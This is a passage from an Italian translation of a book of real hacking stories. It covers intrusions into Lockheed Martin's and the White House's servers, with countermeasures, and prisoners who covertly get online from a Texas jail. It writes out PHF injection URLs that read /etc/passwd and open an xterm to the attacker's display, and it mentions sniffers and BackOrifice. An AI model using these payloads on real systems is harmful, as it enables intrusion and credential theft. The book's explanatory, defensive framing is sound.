La compagnia stava utilizzando un'implementazione dei protocolli Dns chiamata Bind (Berkeley Internet Name Domain). Il gruppo polacco aveva scoperto che quella versione del Bind era suscettibile a un tipo di attacco basato su un "buffer overflow remoto"<sup>19</sup> e che quella versione era quella usata alla Lockheed Mar-

<sup>19</sup> Tecnica usata dagli hacker per sommergere (overflow) di richieste un pro-

tin. Seguendo il metodo che aveva scoperto online, ne0h era stato in grado di guadagnarsi i privilegi (amministrativi) di root sia sui server Dns primari sia secondari della Lockheed.

Dopo aver ottenuto la root, ne0h era riuscito a intercettare password e e-mail installando uno sniffer, un programma che si comporta come uno spione informatico. Qualsiasi traffico che scorre lungo quella linea viene registrato di nascosto; l'hacker di solito invia i dati che devono essere archiviati in un posto dove è improbabile che vengano notati. ne0h racconta che per nascondere le tracce dello sniffer creò una directory con un nome che era un semplice spazio rappresentato da tre punti; il percorso che usò fu "/var/adm/ ...". A una rapida ispezione, un amministratore di sistema potrebbe non accorgersi dell'innocuo frammento di informazione.

Questa tecnica per nascondere lo sniffer, pur essendo efficace in molte situazioni, è piuttosto semplice; esistono dei metodi molto più sofisticati per nascondere le tracce di un hacker in una situazione come questa.

Prima di riuscire a scoprire se fosse stato in grado di penetrare ulteriormente nella rete della Lockheed Martin per ottenere informazioni confidenziali della compagnia, ne0h fu distratto da un altro lavoro. I file ricevuti della Lockheed Martin rimasero al sicuro.

Per l'hack della Casa Bianca, Zyklon dice che inizialmente lanciò un programma chiamato Scanner Cgi, che scansiona il sistema scelto come obiettivo alla ricerca di vulnerabilità nel Cgi.<sup>20</sup> Scoprì che il sito web poteva essere attaccato sfruttando "l'exploit Phf", che trae vantaggio dall'errore di un programmatore grazie allo sviluppatore dello script Phf (elenco telefonico).

Il Phf è un'interfaccia basata su un form che accetta un nome come input e cerca il nome e l'indirizzo a esso associato sul server. Lo script richiamava una funzione chiamata `escape_shell_cmd()`, che doveva in teoria pulire l'immissione di qualsiasi carattere speciale. Ma il programmatore aveva dimenticato un carattere nel suo elenco: il *newline*, il carattere dell'accapo. Un intruso esperto avrebbe potuto sfruttare questa svista immettendo nel form la versione codificata (0x0a) del carattere *newline*. Inviando una stringa contenente questo carattere si inganna lo script facendogli eseguire qualsiasi comando l'intruso scelga.

Zyklon inserì nel suo browser la Url:

gramma, che non essendo più in grado di allocarle nello spazio di memoria temporanea (il buffer) a esse destinato, finisce per bloccarsi. In quel momento l'hacker può assumere il controllo del programma e del sistema su cui gira. [N.d.T.]

<sup>20</sup> Il Cgi, Common Gateway Interface, è un programma o uno script per la gestione dinamica da parte di un web server di richieste e dati immessi dagli utenti, come la compilazione di form e via dicendo. [N.d.T.]

<http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd>

Con questo, riuscì a vedere il file contenente la password per whitehouse.gov. Ma voleva ottenere il controllo pieno del web server della Casa Bianca. Sapeva che era altamente probabile che le porte del X Server<sup>21</sup> sarebbero state bloccate dal firewall, che gli avrebbe impedito di connettersi a uno qualsiasi di quei servizi su whitehouse.gov. Così invece, sfruttò nuovamente il baco del Phf immettendo la stringa

<http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-display%20zyklons.ip.address:0.0>

Questa provocò l'invio di un xterm<sup>22</sup> dal server della Casa Bianca a un computer sotto il suo controllo che gestiva un X server. Il che significa che invece di connettersi a whitehouse.gov, di fatto stava comandando al sistema della Casa Bianca di connetterlo a *lui*. (Questo è possibile solo quando il firewall consente delle connessioni in uscita, il che era apparentemente possibile in questo caso.)

Quindi sfruttò una vulnerabilità di buffer overflow nel programma del sistema, chiamata ufsrestore. E questo, dice Zyklon, gli permise di guadagnarsi l'accesso di root a whitehouse.gov, come l'accesso al mail server della Casa Bianca e ad altri sistemi del network.

### *Contromisure*

Gli exploit di ne0h e Comrade appena descritti sollevano due questioni per tutte le aziende.

La prima è semplice e familiare: informatevi sempre su tutti gli ultimi aggiornamenti dei vostri fornitori per i sistemi opera-

<sup>21</sup> Il X Server fa parte del sistema X Window (da non confondere con il sistema operativo Windows della Microsoft), un protocollo standard sviluppato dal Massachusetts Institute of Technology nel 1984 per la costruzione di interfacce grafiche nei sistemi basati su Unix. Tali interfacce variano a seconda dei programmi usati dagli utenti (client) per visualizzarle. Tuttavia, in X Window, la macchina in cui vengono lanciate le applicazioni non è la macchina locale dell'utente. Al contrario di quanto ci si potrebbe aspettare, il server e il client sono invertiti: il server corrisponde al display locale dell'utente, anziché la macchina remota. [N.d.T.]

<sup>22</sup> Il xterm è l'emulatore standard del terminale nel sistema X Window. Un utente può richiamare molti xterm simultaneamente sullo stesso display, ognuno dei quali fornisce un input/output diverso per il processo che sta gestendo. [N.d.T.]

tivi e per le applicazioni. È essenziale esercitarsi a essere vigili nel mantenersi aggiornati e nell'installare le patch e le riparazioni legate alla sicurezza. Per essere sicuri che questo non sia fatto in modo occasionale, tutte le compagnie dovrebbero sviluppare e implementare un programma di gestione delle patch, con lo scopo di mettere in allerta il personale preposto ogni volta che viene pubblicata una nuova patch per i prodotti usati da una compagnia: il software per il sistema operativo in particolare, ma anche il software e il firmware per le applicazioni.

E quando una nuova patch diviene disponibile, deve essere installata il prima possibile: immediatamente, a meno che questo non interrompa le operazioni della corporation, altrimenti nel primo momento disponibile praticamente. Non è difficile capire gli impiegati sovraccarichi di lavoro che cedono alla pressione di concentrarsi su progetti altamente visibili (installare i sistemi per i nuovi lavoratori, per fare solo un esempio) e che evitano di installare patch nel tempo disponibile. Ma se lo strumento non riparato è pubblicamente accessibile da Internet, la situazione si fa molto rischiosa.

Molti sistemi vengono compromessi a causa di un'assenza di gestione delle patch. Una volta che una vulnerabilità viene resa pubblica, l'arco temporale d'esposizione aumenta significativamente finché il fornitore non rilascia una patch che risolve il problema e i clienti non la installano.

La vostra organizzazione deve fare dell'installazione delle patch un'alta priorità, con un processo di gestione formale che riduca l'arco temporale d'esposizione il più rapidamente possibile. Un processo che è secondo solo alla necessità di non interferire con operazioni di business fondamentali.

Ma anche il vigilare sull'installazione delle patch non è sufficiente. ne0h dice che alcune delle intrusioni cui ha partecipato furono possibili attraverso l'uso di exploit da "giorno zero", un'intrusione basata su una vulnerabilità che non è nota al di fuori di una confraternita ristretta di hacker. Il "giorno zero" è il giorno in cui gli hacker attaccano il punto debole per la prima volta e quindi il giorno in cui il fornitore del software e la comunità degli esperti di sicurezza ne vengono a conoscenza.

Poiché c'è sempre il rischio di essere compromessi da un exploit da giorno zero, tutte le organizzazioni che usano un prodotto bacato sono vulnerabili finché non viene distribuita una patch o una soluzione provvisoria. Come si può quindi mitigare il rischio d'esposizione?

Sono convinto che l'unica soluzione percorribile risieda nell'uso di un modello di "difesa approfondita". Dobbiamo dare per scontato che i nostri sistemi informatici accessibili al pubblico diverranno prima o poi vulnerabili a un giorno zero. Per questo,

dovremmo creare un ambiente che minimizzi i danni potenziali che potrebbero essere prodotti da un malintenzionato. Un esempio, già citato in precedenza, è di mettere i sistemi pubblicamente accessibili sul "Dmz" del firewall della società. Il termine Dmz, preso in prestito dall'abbreviazione politica/militare di "zona demilitarizzata", si riferisce all'installazione di un'architettura di rete fatta in modo che i sistemi accessibili al pubblico (server web, di posta, Dns e altri simili) vengano isolati dai sistemi sensibili sulla rete locale della corporation. Organizzare un'architettura di rete che protegge la rete interna è un esempio di "difesa in profondità".

Con questo accorgimento, anche se un hacker scopre una vulnerabilità sconosciuta in precedenza e un server web o di posta viene compromesso, i sistemi della corporation rimangono protetti da un altro livello di sicurezza.

Le compagnie possono prendere un'altra misura precauzionale efficace monitorando il network o i singoli host alla ricerca di attività che appaiono inusuali o sospette. Una volta che è riuscito a compromettere il sistema, l'intruso compie di solito una serie di azioni quali il cercare di ottenere password in chiaro, installare una backdoor, modificare i file di configurazione per indebolire la sicurezza o, tra le altre cose, modificare un sistema, un'applicazione o i file di log.

Avere una procedura che monitora questo genere di comportamenti tipici degli hacker e mette in allerta il personale preposto può servire a limitare i danni.

Cambiando argomento, sono stato intervistato innumerevoli volte dalla stampa sul modo migliore per proteggere le aziende e i personal computer dei privati nell'ambiente ostile di oggi. Una delle mie raccomandazioni è di usare forme di autenticazione più forti delle password statiche. Non si può mai sapere quando qualcuno scopre la vostra password, a eccezione forse di quando il fatto si è verificato.

Sono inoltre disponibili diverse tecniche di autenticazione di secondo livello che vanno usate in combinazione con una password tradizionale per fornire un livello di sicurezza molto più alto. In aggiunta al sopracitato SecureID del Rsa, Safeword PremierAccess offre degli attestati generatori di codici, certificati digitali, smart card, biometria e altre tecniche.

Gli inconvenienti nell'usare questo tipo di controlli di autenticazione risiedono nei costi aggiuntivi e nel livello extra di scomodità per il singolo utente. Dipende tutto da quello che cercate di proteggere. Le password statiche possono essere sufficienti per proteggere gli articoli del sito web del "Los Angeles Times". Ma ci si può affidare a password statiche per proteggere le ultime specifiche tecniche di progettazione di un nuovo jet commerciale?

## *Conclusioni*

Le storie di questo libro, così come quelle raccolte dalla stampa, dimostrano l'insicurezza dei sistemi informatici di questa nazione e quanto siamo esposti a un attacco. Sembra che pochi sistemi siano veramente sicuri.

Nell'epoca del terrorismo, abbiamo chiaramente bisogno di lavorare non limitandoci al rattoppare falle. Episodi come quello raccontato in questo capitolo pongono una questione che dobbiamo affrontare: la facilità con cui il talento e la conoscenza dei nostri ragazzi poco sagaci possono essere manipolati per mettere in pericolo la nostra società. Credo che i principi dell'etica del computer dovrebbero essere insegnati ai bambini delle scuole sin dal primo momento in cui vengono introdotti all'informatica alle elementari.

Di recente ho seguito una presentazione di Frank Abagnale, il protagonista del film campione d'incassi *Prova a prendermi*. Frank aveva condotto un sondaggio tra gli studenti delle superiori in diverse parti del paese sull'etica nell'uso dei computer. A ogni studente e studentessa era stato chiesto se considerava un comportamento accettabile il craccare la password di un compagno di scuola. A sorpresa, il 48 percento degli studenti intervistati aveva risposto di non considerarlo un problema. Con orientamenti di questo genere, non è difficile capire perché le persone si lascino coinvolgere in questo genere di attività.

Se qualcuno ha un suggerimento su come rendere i nostri giovani hacker meno pronti a essere reclutati dai nostri nemici, stranieri o interni che siano, spero che prenda la parola e diffonda le sue idee.

### 3.

## L'hack della prigione texana

Non credo si possa dire alcunché ai giovani per farli cambiare, se non di credere in se stessi e di non prendere mai delle scorciatoie.

*William*

Due giovani prigionieri, che scontano entrambi delle lunghe pene per omicidio, si incontrano in una luminosa giornata nel cortile di cemento di una prigione del Texas e scoprono di condividere la passione per i computer. Si associano e diventano segretamente degli hacker, sotto ai nasi delle guardie che li controllano.

Tutto questo nel passato. Oggi William Butler sale in macchina tutte le mattine della settimana lavorativa alle 5,30 e inizia la sua giornata da pendolare nel traffico ingolfato di Houston. Si considera un uomo molto fortunato solo per il fatto di essere ancora vivo. Ha una ragazza fissa, guida una macchina nuova fiammante. E aggiunge: "Sono stato ricompensato da poco con un aumento di settemila dollari. Niente male".

Come William, anche il suo amico Danny si è trovato una sistemazione nella vita e svolge un lavoro fisso da informatico. Ma nessuno dei due dimenticherà mai i lunghi e lenti anni in cui hanno pagato un duro prezzo per le loro azioni. Stranamente, il tempo passato in prigione ha fornito loro un bagaglio di competenze di cui ora stanno facendo un ottimo uso nel "mondo libero".

### *Gli anni dentro: scoprire i computer*

La prigione è uno shock per i nuovi arrivi. I nuovi compagni di cella vengono spesso lasciati soli finché l'insubordinazione e la violenza non vengono risolte: una sfida molto dura per quelli che cercano di vivere secondo le regole. Circondati da persone che possono esplodere per qualsiasi contrasto immaginabile, anche i più docili devono mostrarsi duri e difendersi da sé. William aveva stabilito il suo sistema di regole:

Di fatto vivevo nel modo in cui si deve vivere lì. Sono alto solo un metro e settantacinque, e pesavo circa centoquindici chili. Ma non era una questione solo di essere grossi, è un'attitudine mentale il fatto che non ero una persona debole e non ero uno di cui ci si poteva approfittare. Mi comportavo in quel modo. Dentro, se qualcuno percepisce una qualsiasi debolezza, cerca di trarne dei vantaggi. Non mentivo, non parlavo degli affari degli altri e non chiedermi degli affari miei perché ti avrei risposto fottiti.

Danny e io avevamo entrambi passato del tempo in settori duri. Sai di cosa sto parlando, i settori dei gladiatori, quelli in cui devi fare a botte tutto il tempo. Così non ce ne fregava niente delle guardie né di nessuno. Ci battevamo al primo battito di ali e facevamo quello che bisognava fare.

Quando Danny fu trasferito alla sezione di Wynne, fu ben contento di fare un lavoro impiegatizio all'Ufficio trasporti. "Iniziai a lavorare su una macchina da scrivere Olivetti con un monitor e un paio di dischi rigidi. Girava su Dos e aveva poca memoria. Smanettavo cercando di imparare a usarla." (La cosa mi ha riattivato dei ricordi familiari: il primo computer che ho usato era una telescrivente Olivetti dotata di un modem accoppiatore acustico a 110-baud.)

Danny trovò in giro un vecchio libro d'informatica, un manuale di istruzioni per uno dei primi programmi per database, il dBase III. "Trovai il modo per inserire i resoconti nel dBase, mentre tutti gli altri battevano ancora i loro a macchina." Convertiva gli ordini d'acquisto dell'ufficio nel dBase e lanciò persino un programma per tracciare le spedizioni dei prodotti agricoli della prigione ad altre carceri dello stato.

Alla fine Danny ottenne lo status di fiduciario; questo gli portò in affidamento un lavoro che implicava un più alto livello di fiducia, nonché quello che viene definito il "pass del cancello", cioè l'autorizzazione a lavorare all'esterno del perimetro sorvegliato della prigione. Fu inviato a lavorare all'ufficio consegne in un container fuori dalla recinzione, a preparare ordini di spedizione per i camion che trasportavano beni alimentari. Ma ciò che è veramente importante è che il lavoro gli diede il suo "primo accesso vero ai computer".

Dopo un po' di tempo, gli fu data una stanzetta nel container e venne incaricato di gestire l'hardware, cioè l'assemblaggio di nuove macchine e la riparazione di quelle rotte. Era un'opportunità d'oro: imparare come costruire e riparare computer facendo esperienza diretta. Alcune delle persone con cui lavorava gli portavano dei libri di informatica, il che velocizzò il suo processo di apprendimento.

L'incarico della gestione dell'hardware gli permise di accedere a "uno scaffale pieno di componenti per computer che non era-

no inventariati". Divenne presto piuttosto esperto nell'assemblaggio delle macchine e nell'aggiunta dei componenti. Il personale della prigione non ispezionava neanche i sistemi per accettare il modo in cui li aveva configurati. Così poteva facilmente installare nelle macchine componenti non autorizzati.

### *Le prigioni federali sono diverse*

Questa sorta di incauta disattenzione nei confronti delle attività di un prigioniero è impensabile in una prigione federale. L'Ufficio delle prigioni degli Stati Uniti ha un livello di paranoia notevolmente alto sull'argomento. Quando mi trovavo dentro, avevo un divieto che diceva "No Computer", il che significava che il mio accesso a un computer qualsiasi era considerato una minaccia per la sicurezza. Mi era persino vietato l'uso del telefono: un pubblico ministero una volta disse a un magistrato federale che se fossi stato lasciato libero di usare un telefono mentre mi trovavo in carcere, sarei stato capace di fischiarmi dentro e di inviare istruzioni a un missile intercontinentale dell'aeronautica. Assurdo, ma il giudice non aveva motivo di non crederci. Fui tenuto in isolamento per otto mesi.

All'epoca nel sistema federale, i prigionieri potevano accedere ai computer solo rispettando un insieme molto severo di direttive. Nessun detenuto poteva usare un computer collegato a un modem o che avesse una scheda di rete collegata ad altri strumenti di comunicazione. I computer e i sistemi fondamentali da un punto di vista operativo, contenenti delle informazioni critiche, erano contrassegnati chiaramente con l'indicazione "solo a uso del personale". Così sarebbe stato immediatamente evidente se un detenuto avesse usato un computer che metteva a rischio la sicurezza. La componentistica hardware era strettamente controllata da un personale tecnologicamente esperto per prevenire un uso non autorizzato.

### *William ottiene le chiavi del castello*

Quando William fu trasferito dalla prigione-fattoria alla sezione di Wynne a Huntsville, ottenne un lavoro invidiabile in cucina. "Avevo le chiavi del castello perché potevo scambiare il cibo con altre cose."

La cucina aveva un solo computer, un vecchio 286 con una ventola di raffreddamento montata sulla parte anteriore, ma comunque sufficiente a permettergli di fare altri progressi con l'informatica. Riusciva a inserire nel computer alcune registra-

zioni, rendiconti e ordini di acquisto della cucina, il che gli risparmiava ore di lavoro che avrebbe altrimenti speso a sommare colonne di numeri e a battere a macchina la contabilità.

Dopo che William ebbe scoperto che un altro prigioniero condivideva il suo stesso interesse per i computer, Danny poté aiutarlo a migliorare la qualità della configurazione delle macchine al commissariato. Prese dei componenti dagli scaffali nel container dell'agricoltura e poi reclutò alcuni amici che avevano compiti di manutenzione, i quali potevano entrare in qualsiasi parte della prigione:

Non dovevano rispondere a nessuno. Così ci facevano arrivare di nascosto i componenti in cucina, mettendoli semplicemente in un carrello e facendolo passare.

Poi la sera di una vigilia di Natale, una guardia entrò nella nostra sezione con una scatola che conteneva i pezzi di un intero computer, un hub e altre cose.

Come riuscirono a convincere una guardia a infrangere le regole così apertamente? "Gli avevo semplicemente 'spalmato la mia gelatina addosso', come si suol dire: gli avevo parlato e me l'ero fatto amico." I genitori di William avevano acquistato i componenti del computer su sua richiesta e la guardia aveva acconsentito a portare dentro il carico dei prodotti come se fossero dei regali di Natale.

Per creare uno spazio di lavoro per la sua installazione informatica in costante espansione, William si appropriò di una stanzetta adiacente al commissariato. La stanza era priva di ventilazione, ma lui era sicuro che non sarebbe stato un problema. E non lo fu: "Scambiai del cibo con un climatizzatore, aprimmo un buco nel muro e ci infilammo il condizionatore dentro in modo tale che potevamo respirare e lavorare in tutta comodità", spiega.

"Lì costruimmo tre personal computer. Prendemmo i *case* dei vecchi 286 e ci infilammo dentro delle schede per Pentium. I dischi rigidi non c'entravano, così dovemmo usare dei rotoli di carta igienica per fissarli," una cosa che pur essendo una soluzione innovativa, doveva essere curiosa a vedersi.

Perché tre computer? Danny si faceva vivo di tanto in tanto e ognuno di loro avrebbe avuto una macchina da usare. Un terzo uomo avviò più tardi un "ufficio legale", con cui faceva pagare i detenuti per effettuare delle ricerche online sui loro problemi legali e per compilargli delle carte per i ricorsi in appello e via dicendo.

Nel frattempo, la capacità di William nell'utilizzare il computer saltò all'attenzione del capitano incaricato dei servizi alimentari. Il quale diede a William un compito aggiuntivo: quan-

do non era impegnato con le attività ordinarie, avrebbe lavorato su dei file per i rapporti del capitano al direttore della prigione.

Per adempiere a queste responsabilità aggiuntive, a William fu permesso di lavorare nell'ufficio del capitano, un compito lusinghiero per un prigioniero. Ma dopo un po' di tempo, William iniziò ad abusare della sua posizione. I computer del commissariato erano ormai pieni di file musicali, giochi e video. Ma nell'ufficio del capitano William non aveva nessuno di questi piacevoli diversivi. Il buon vecchio senso americano dell'innovazione, unito a una salutare dose di coraggio e spavalderia, gli suggerirono un modo di risolvere il problema:

Scambiai del cibo dalla cucina con un cavo di rete dal reparto manutenzione. Riuscimmo a farci ordinare dall'addetto alla manutenzione una spoletta da circa trecento metri di cavo [Ethernet] Cat 5. Le guardie ci aprirono delle cavità per le canaline in cui fecero scorrere il cavo. Avevo detto loro semplicemente che stavo lavorando per il capitano e mi aprirono la porta.

In poco tempo, creò un cablaggio Ethernet collegando le tre macchine che aveva nel commissariato con il computer nell'ufficio del capitano. Quando il capitano non era in sede, William se la spassava a giocare al computer, ascoltare musica e guardare video.

Ma stava correndo un grosso rischio. Che cosa sarebbe accaduto se il capitano fosse tornato all'improvviso e lo avesse trovato con la musica accesa, un gioco sullo schermo o un film con donne nude? Avrebbe dovuto dire addio alla posizione di privilegio che aveva in cucina, ai compiti comodi nell'ufficio del capitano e alla disponibilità dei computer che aveva assemblato in modo così diligente.

Nel frattempo, anche Danny aveva il suo bel da fare. Ora stava lavorando nell'ufficio agricoltura, circondato da computer, con prese telefoniche ovunque che lo collegavano al mondo esterno. Era come un bambino senza soldi in tasca e con il naso schiacciato contro la vetrina di un negozio di caramelle. Tutte queste tentazioni così a portata di mano, ma senza la possibilità di godersele.

Un giorno nel piccolo ufficio di Danny arrivò un funzionario: "Mi portò la sua macchina perché non riusciva a collegarsi a Internet. Non sapevo veramente come funzionasse un modem, non c'era nessuno che mi insegnava niente. Ma riuscii a dargli una mano a installarlo". Mentre mettevano la macchina online, il funzionario, su richiesta di Danny, gli diede il suo nome utente e password; probabilmente non pensò che vi fosse alcun problema, pur sapendo che ai detenuti non era permesso di usare nessun computer collegato online.

In questo modo, Danny ottenne quello che la guardia era troppo lenta o troppo ignorante per capire: aveva dato a Danny un biglietto elettronico per Internet. Facendo correre di nascosto un cavo telefonico dietro a un filare di armadi fino alla sua zona di lavoro, Danny lo inserì nel modem interno del suo computer. Con il log-in e la password del funzionario che aveva memorizzato, era raggiante: ora aveva l'accesso a Internet.

### *Online in modo sicuro*

Per Danny, la conquista di una connessione a Internet gli schiuse un intero mondo nuovo sul monitor. Ma come William, correva un grosso rischio ogni volta che andava online:

Potevo collegarmi, prendere informazioni sui computer e altre cose, e fare delle domande. Entravo con l'account del funzionario ma ero sempre preoccupato di essere scoperto. Cercavo di stare attento a non tenere troppo a lungo occupate le linee.

Una soluzione astuta si offrì da sola. Danny installò uno "splitter" sulla linea telefonica che andava al fax. Ma non molto tempo dopo il settore agricoltura iniziò a ricevere delle lamentele dalle altre prigioni: volevano sapere perché la linea del fax era quasi sempre occupata. Danny capì che avrebbe dovuto avere una linea dedicata se voleva navigare con comodo e in tranquillità. Una breve ricerca gli diede la soluzione. Scoprì due prese del telefono che erano attive ma non in uso. Apparentemente nessuno del personale ne ricordava l'esistenza. Ricollegò il cavo proveniente dal suo modem, infilandolo questa volta in una delle prese. Ora aveva la sua linea esterna personale. Un altro problema risolto.

In un angolo della sua stanzetta, sotto una pila di scatole, installò un server, cioè uno strumento di archiviazione elettronica per tutte le fantastiche cose che aveva in mente, in modo che i file musicali, le istruzioni per hackerare e tutto il resto non sarebbero rimasti sul suo computer, nel caso qualcuno vi avesse dato un'occhiata.

Le cose stavano prendendo forma, ma Danny era afflitto da un altro problema, ben più grande. Non aveva modo di capire che cosa sarebbe accaduto se lui e il funzionario avessero usato lo stesso account nello stesso momento. Se Danny era già collegato, il funzionario avrebbe visualizzato un messaggio di errore che diceva che non poteva andare online perché il suo account era già in uso? L'uomo poteva anche essere un provinciale ottuso ma sicuramente in quel momento si sarebbe ricordato di aver dato a Danny le sue informazioni per entrare in Rete e avrebbe

iniziato a interrogarsi. In quel momento, Danny non sapeva trovare una soluzione; il problema lo affliggeva.

Eppure, era fiero di quello che era riuscito a fare, date le circostanze. Gli ci era voluta un'enorme quantità di lavoro: "Avevo costruito una buona base: sapevo gestire dei server, scaricare qualsiasi cosa trovavo sul web, usare [il software] GetRight che mi teneva attivo il download ventiquattr'ore di seguito. E poi scaricavo giochi, video, informazioni sull'hacking, e imparavo come sono configurate le reti, le vulnerabilità e come trovare le porte aperte".

William capì ciò che aveva reso possibile l'installazione di Danny nel dipartimento dell'Agricoltura: "Di fatto, lui era l'amministratore di rete perché l'uomo libero [il dipendente civile] che avevano assunto a lavorare era un buffone". Ai detenuti venivano assegnati lavori che sarebbero spettati al dipendente, ma che non sapeva svolgere, tipo "la programmazione in C++ e in Visual Basic", né aveva le capacità necessarie ad amministrare la rete in modo appropriato.

C'era anche un'altra questione che creava problemi a Danny: il suo computer dava su un corridoio, così chiunque poteva vedere quello che stava facendo. Poiché l'ufficio agricoltura era chiuso dopo l'orario di lavoro, poteva andare online soltanto durante il giorno, aspettando i momenti in cui tutti gli altri nell'ufficio sembravano troppo indaffarati per prestare attenzione a ciò che stava facendo. Servendosi di un trucco che gli permetteva di controllare un altro computer, collegò la sua macchina a quella usata da un impiegato civile che lavorava di fronte a lui. Quando l'uomo non c'era e sembrava che nessuno sarebbe entrato nella stanza posteriore per un po', Danny prendeva il controllo dell'altro computer, lo metteva online e lo configurava per scaricare i giochi o la musica che voleva sul server nell'angolo.

Un giorno, proprio mentre stava andando online per scaricare, qualcuno si presentò all'improvviso nell'area di lavoro di Danny: una guardia donna, sempre più sospettose e rispettose delle regole degli uomini, concordano Danny e William. Prima che potesse lasciare il controllo dell'altra macchina, gli occhi della guardia si dilatarono: si era accorta che il cursore si muoveva! Danny riuscì a terminare l'operazione. La guardia sbatté le palpebre, pensando probabilmente di esserselo immaginato, e se ne andò.

### *La soluzione*

William ricorda ancora vividamente il giorno in cui Danny trovò la soluzione ai problemi di accesso a Internet che avevano entrambi. Al personale della cucina era permesso di portarsi i pasti nella sala da pranzo dei funzionari, dopo che questi avevano

finito e se ne erano andati. William faceva entrare di nascosto Danny per consumare “il miglior cibo” insieme a lui nella sala da pranzo, dove potevano parlare in privato. “Mi ricordo ancora il giorno in cui lo feci salire qui da me,” racconta William. “Mi disse: ‘So come possiamo farlo, B’. Mi chiamano così B, o Big B. E mi spiegò che cosa avremmo fatto.”

L’idea di Danny era di mettere insieme due frammenti del puzzle: le linee telefoniche verso il mondo esterno – cui poteva accedere nel dipartimento dell’Agricoltura – e i computer di William nella cucina. Propose un modo che gli avrebbe permesso di usare i computer e di collegarsi a Internet ogni volta che lo avessero voluto, in libertà e sicurezza.

Ci sedevamo sempre nel retro del commissariato giocando con i computer. E pensai: “Se possiamo stare qui a giocare e non importa a nessuno – alle guardie non importa, basta che facciamo il nostro lavoro – perché allora non possiamo collegarci a Internet da qui?”.

L’ufficio agricoltura aveva computer più aggiornati perché, come spiega Danny, le altre prigioni dello stato “rassavano” nei loro server. Il termine “rassare” era un modo di dire per illustrare che i computer delle altre prigioni si collegavano al server dell’ufficio agricoltura, che era configurato per favorire queste connessioni dial-up con il software Ras (Servizi di accesso remoto) della Microsoft.

Ora dovevano confrontarsi con un elemento determinante per la riuscita del progetto: i modem. “Ottenere i modem era una questione fondamentale,” racconta William. “Se li tenevano piuttosto stretti. Ma riuscimmo a mettere le mani su un paio di essi.” Quando erano pronti ad andare online dal commissariato, “quello che facevamo era collegarci in dial-up alle linee interne della sezione e rassare nel dipartimento dell’Agricoltura”.

Traduzione: dal commissariato i due davano al modem un comando per effettuare una chiamata su una linea telefonica interna. La telefonata veniva ricevuta da un altro modem, situato nel negozio della fattoria, che era collegato al server di Danny. Quel server si trovava sulla stessa rete locale di tutti gli altri computer nell’ufficio, alcuni dei quali avevano dei modem collegati alle linee telefoniche esterne. Con le reti locali del commissariato e dell’ufficio agricoltura che potevano vedersi tramite la linea telefonica interna, il comando successivo dettava a una delle macchine dell’ufficio agricoltura di collegarsi esternamente a Internet. Voila! Accesso immediato.

Beh, non proprio. I due hacker avevano ancora bisogno di un account con un Internet Service Provider. Inizialmente usavano i nomi utente e le password del personale che lavorava nel di-

partimento, "quando sapevamo che erano fuori città per andare a caccia o qualcosa del genere", dice Danny. Queste informazioni erano state raccolte installando sugli altri computer un software chiamato "BackOrifice", un noto strumento di monitoraggio remoto, che permetteva loro di controllare un altro computer come se vi fossero seduti di fronte.

Ovviamente, usare le password di altre persone era rischioso, ci sono tanti modi in cui puoi essere scoperto. Questa volta fu William a trovare una soluzione: "Riuscii a far sì che fossero i miei genitori a pagarcì l'accesso a Internet tramite una società di servizi locale", così non fu più necessario usare le informazioni di log-in di altre persone.

Finirono per avere la connessione a Internet tramite l'ufficio agricoltura ventiquattr'ore al giorno, sette giorni su sette. "Avevamo due server Ftp che giravano lì scaricando film, musica, altri strumenti di hacking e tante altre cose," dice Danny. "Riuscivo ad avere dei giochi prima ancora che uscissero."

### *Quasi scoperti*

Nel loro quartier generale al commissariato, William installò delle schede audio e degli speaker in modo da poter ascoltare la musica o una colonna sonora mentre guardavano un film scaricato. Se una guardia gli avesse chiesto che cosa stavano facendo, William gli avrebbe risposto: "Io non mi faccio gli affari tuoi, tu non farti i miei".

Ripeteva tutte le volte [alle guardie] che ci sono alcune cose nella vita che posso promettere. Innanzitutto, non avrò mai una pistola e non sparero mai a nessuno qui. Secondo, non farò uso di droghe e non mi deboscerò il cervello. Numero tre, non mi cercherò un protettore e non diventerò un protettore. Numero quattro, non andrò a disturbare un ufficiale donna.

Non potevo promettere che non avrei fatto a botte. Non ho mai mentito. Loro rispettavano la mia onestà e la mia schiettezza, e così facevano delle cose per me. Puoi riuscire a ottenere dei favori dalle guardie conversandoci.

La conversazione governa la nazione. È parlando che convinci le donne a sfilarsi le mutande, capisci cosa dico, ed è parlando con gli uomini che li convinци a fare delle cose per te.

Ma per quanto possa essere eloquente un prigioniero come oratore, non esistono guardie che gli consentano, con i computer e le linee telefoniche esterne, di regnare indisturbato. Così come è possibile che i due detenuti siano riusciti nelle loro scappatelle da hacker proprio sotto al naso delle guardie? Spiega William:

Potevamo fare un sacco di cose perché ci consideravano dei mezzi geni. Stiamo nel bel mezzo della terra dei bigotti, così i boss [le guardie] non avevano la minima idea di quello che stavamo facendo. Non potevano neanche immaginare ciò di cui eravamo capaci.

Un'altra ragione dovrebbe essere che questi due detenuti lavoravano al computer meglio di altri pagati per occuparsene. "La maggior parte delle persone impiegate lì, dovevano in teoria conoscere cose come i computer," dice William, "ma non ne erano capaci, così erano i detenuti a occuparsene."

Questo libro è pieno di storie sul caos e sui danni prodotti dagli hacker, ma William e Danny non erano intenzionati ad attuare truffe di rilevanza penale. Volevano semplicemente accrescere le loro capacità informatiche e divertirsi. Cosa che, date le circostanze, non è difficile da capire. Per William è importante che la gente capisca la differenza:

Non ne abbiamo mai abusato o ferito nessuno. Mai. Voglio dire dal mio punto di vista, ritenevo necessario imparare quello che volevo imparare in modo che potessi comportarmi rettamente e ottenere dei risultati positivi una volta rilasciato.

Se i funzionari della prigione del Texas rimasero all'oscuro di quanto stava accadendo, furono fortunati che William e Danny fossero mossi da motivazioni benevoli. Immaginate i disastri che i due avrebbero potuto produrre; sarebbe stato un gioco da ragazzi per loro sviluppare un piano per ottenere dei soldi o delle proprietà da vittime che non sospettavano nulla. Internet era diventata la loro università e il loro campo di gioco. Imparare come organizzare truffe contro privati o intrusioni nei siti delle corporation sarebbe stato facile; gli adolescenti e i bambini apprendono questi metodi ogni giorno dai siti degli hacker e altrove sul web. E come prigionieri, Danny e William avevano tutto il tempo del mondo.

